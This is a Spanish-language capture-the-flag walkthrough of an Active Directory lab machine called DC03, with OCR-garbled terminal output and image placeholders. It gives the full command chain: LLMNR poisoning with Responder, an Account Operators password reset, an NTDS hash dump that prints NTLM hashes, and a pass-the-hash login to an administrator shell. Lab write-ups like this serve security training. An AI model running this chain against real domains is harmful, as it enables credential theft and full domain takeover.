DC03 - Writeup

Realizamos un escaneo de puertos con nmap:


```
-(kali®kali)-[~/Downloads]
 -$ cat scan.txt
# Nmap 7.94SVN scan initiated Sat Dec 7 19:35:04 2024 as: /usr/lib/nmap/nmap --privileged -sS -
scan.txt 192.168.11.17
Nmap scan report for 192.168.11.17
Host is up, received arp-response (0.00037s latency).
Scanned at 2024-12-07 19:35:04 UTC for 120s
Not shown: 65518 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
         STATE SERVICE
PORT
                            REASON
                                            VERSION
                           syn-ack ttl 128 Simple DNS Plus
         open domain
53/tcp
88/tcp
         open kerberos-sec syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2024-12-0
135/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
                     syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: S
389/tcp open ldap
445/tcp open microsoft-ds? syn-ack ttl 128
464/tcp open kpasswd5? syn-ack ttl 128
593/tcp open ncacn_http syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack ttl 128
                       syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: S
3268/tcp open ldap
3269/tcp open tcpwrapped syn-ack ttl 128
                            syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open http
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
                        syn-ack ttl 128 .NET Message Framing
9389/tcp open mc-nmf
49664/tcp open msrpc
                            syn-ack ttl 128 Microsoft Windows RPC
                       syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open msrpc
49673/tcp open ncacn_http syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
                       syn-ack ttl 128 Microsoft Windows RPC
49715/tcp open msrpc
```

Como no he conseguido nada interesante tras enumerar todos los puertos probamos a ponernos a la escucha con el responder para ver si pillamos algun hash:


sudo responder -I eth1 -wd

Aunque el SMB esta firmado hemos podido intercerptar unas credenciales a base del envenenamiento LLMNR. Vamos a intentar crackearlo con john:

Vamos a abrir bloodhount y analizar como podemos escalar privilegios. Vamos a ver los grupos a los que pertenece el usuario xkate578:



Este usuario pertenece al grupo de "Account Operators", este grupo tiene el privilegio de crear usuarios, cambiar contraseñas y añadir usuarios a grupos. Vamos a ver a que usuario nos merece la pena cambiarle la contraseña:



El usuario fbeth103 puede realizar un "dcsync" en el dominio "soupedecode.local". Con este ataque podemos dumpear los hashes de los usuarios. Cambiamos la contraseña del usuario "fbeth103" con la herramient "impacket-changepasswd":

impacket-changepasswd 'SOUPEDECODE.LOCAL/fbeth103@192.168.11.17' -altuser 'xkate578' -altpass 'jesuschrist' newpass 'p@ssw0rd' -no-pass -reset

```
(kali® kali)-[~/Downloads/bloodyAD]
$ impacket-changepasswd 'SOUPEDECODE.LOCAL/fbeth103@192.168.11.17' -altuser 'xkate578' -altpass 'jesuschrist' -newpass 'p@ssw0rd' -no-pass -reset
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting the password of SOUPEDECODE.LOCAL\fbeth103 as SOUPEDECODE.LOCAL\xkate578
[*] Connecting to DCE/RPC as SOUPEDECODE.LOCAL\xkate578
[-] SOUPEDECODE.LOCAL\xkate578 user is not allowed to set the password of the target
```

Me esta dando un error muy raro, ya que me deja cambiar todos los usuarios menos este. Voy a eliminar la maquina y volverla a encender. Volvemos a intentarlo:

1. BloodyAD

bloodyAD --host "192.168.56.126" -d "SOUPEDECODE.LOCAL" -u "xkate578" -p "jesuschrist" set password "fbeth103" 'H4ck3d!'

2. RPCCLIENT

- rpcclient -U \$DOMAIN/\$ControlledUser \$DomainController
- rpcclient \$> setuserinfo2 \$TargetUser 23 \$NewPassword

3. NET RPC

```
net rpc password "$TargetUser" -U "$DOMAIN"/"$USER"%"$PASSWORD" -S "$DC_HOST"
```

Como este usuario pertenece al grupo de "Domain Admins" podemos dumpear el NTDS para hacernos con todos los hashes de todos los usuarios del dominio:

```
(kali⊕kali)-[~/Downloads]
└─$ netexec smb 192.168.11.13 -u fbeth103 -p p@ssw0rd --ntds vss
                  192.168.11.13 445
                                                                                 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True)
                                                      DC01
(SMBv1:False)
SMB
SMB
                  192.168.11.13 445
192.168.11.13 445
                                                                                 [+] SOUPEDECODE.LOCAL\fbeth103:p@ssw0rd (Pwn3d!)
[-] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not
                                                      DC01
                                                      DC01
 found.
                                                                                 [+] Dumping the NTDS, this could take a while so go grab a redbull...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2176416a80e4f62804f101d3a55d6c93:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fb9d84e61e78c26063aced3bf9398ef0:::
soupedecode.local\bmark0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0fe5e76d205a630b1
                   192.168.11.13
                                                       DC01
                  192.168.11.13
                                                      DC01
                  192.168.11.13
                                                      DC01
                  192.168.11.13
                  192.168.11.13
                                          445
                                                      DC01
5 :::
SMB
                  192.168.11.13 445
                                                      DC01
                                                                                  soupedecode.local\otara1:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d56881411fbd2a67a5494c
```

Con estas credenciales que hemos obtenido podemos realizar un "Pass the Hash" con el usuario Administrator con la herramienta wmi-exec:

```
(kali® kali)-[~/Downloads]
$ impacket-wmiexec administrator@192.168.11.13 -hashes 'aad3b435b51404eeaad3b435b51404ee:2176416a80e4f62804f101d3a55d6c93'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
soupedecode\administrator
```